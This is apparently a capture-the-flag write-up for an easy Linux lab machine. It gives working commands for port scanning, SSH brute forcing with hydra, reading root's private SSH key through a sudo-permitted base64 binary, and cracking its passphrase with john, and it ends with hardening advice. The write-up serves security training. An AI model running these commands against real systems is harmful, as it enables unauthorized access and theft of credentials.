SalYAzucar - Write-up
| Field | Details |
|---|---|
| Platform | HackerLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.100 |
| Date | May 22, 2024 |
1. Executive Summary
Exploitation of the SalYAzucar machine began with network enumeration identifying SSH and HTTP services. After performing directory fuzzing and finding no direct web vulnerabilities, a brute-force attack against the SSH service successfully yielded credentials for the user info. Privilege escalation was achieved by abusing a sudo misconfiguration for the base64 binary to read the root user’s private SSH key. The key’s passphrase was subsequently cracked using John the Ripper, allowing full root access via SSH.
2. Reconnaissance & Enumeration
2.1 Network Scanning
Initial discovery was performed using arp-scan to locate the target on the local network. Once identified, the OS was fingerprinted and ports were scanned.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.100

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.100 -oG allPorts
extractPorts allPorts
nmap -p22,80 -sCV 192.168.86.100 -oN target
Key Findings:
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 |
| 80 | HTTP | Apache httpd 2.4.57 |
2.2 Service Enumeration (HTTP)
A directory discovery was performed on the web server using gobuster.
gobuster dir -u http://192.168.86.100/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html,txt


The enumeration revealed a directory named /summary/. Inside, a subpage was found containing a message suggesting a password change, but no direct exploitation vector was immediately visible on the web interface.
3. Exploitation (Foothold)
3.1 SSH Brute Force
Given the lack of vulnerabilities in the web application, a brute-force attack was launched against the SSH service using common username and password lists.
hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt ssh://192.168.86.100 -t 64 -I
The attack successfully identified valid credentials: info:qwerty.

3.2 Initial Access

Using the discovered credentials, a session was established via SSH.
ssh info@192.168.86.100
4. Privilege Escalation
4.1 Local Enumeration
Upon gaining access, the user’s sudo privileges were checked.
info@salyazucar:/home/info$ sudo -l
Matching Defaults entries for info on salyazucar:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User info may run the following commands on salyazucar:
    (root) NOPASSWD: /usr/bin/base64
The command revealed that the user info can execute /usr/bin/base64 as root without a password.
4.2 Privilege Exploitation (GTFOBins - Base64)
As documented in GTFOBins, the base64 binary can be used to read sensitive files by encoding them and then decoding the output. This was used to exfiltrate the root user’s private SSH key (id_rsa).
sudo base64 /root/.ssh/id_rsa | base64 -d
4.3 SSH Key Passphrase Cracking

The exfiltrated key was protected by a passphrase. The hash was extracted and cracked using john.
# On Attacker Machine
nano id_rsa # Paste the exfiltrated key
ssh2john id_rsa > hashRsa
john --wordlist=/usr/share/wordlists/rockyou.txt hashRsa
The passphrase was successfully recovered from the rockyou.txt wordlist.
4.4 Final Escalation
With the cracked passphrase, a root SSH session was established.
chmod 600 id_rsa
ssh root@192.168.86.100 -i id_rsa

5. Flags & Evidence
info
root
6. Remediation & Hardening
- Secure Password Policy: Implement a strong password policy to prevent successful brute-force attacks against SSH.
- Principle of Least Privilege: Remove the
sudoentry for/usr/bin/base64. Standard users should not have the ability to read arbitrary files via privileged binaries. - SSH Hardening:
- Disable password authentication for SSH and use only keys.
- If root SSH access is required, ensure the keys are not readable by other users through binary misconfigurations.
- Service Monitoring: Implement Fail2Ban or a similar service to block IP addresses that attempt multiple failed login attempts.
Authored by: [Brutotes]
⬅️ Back to Home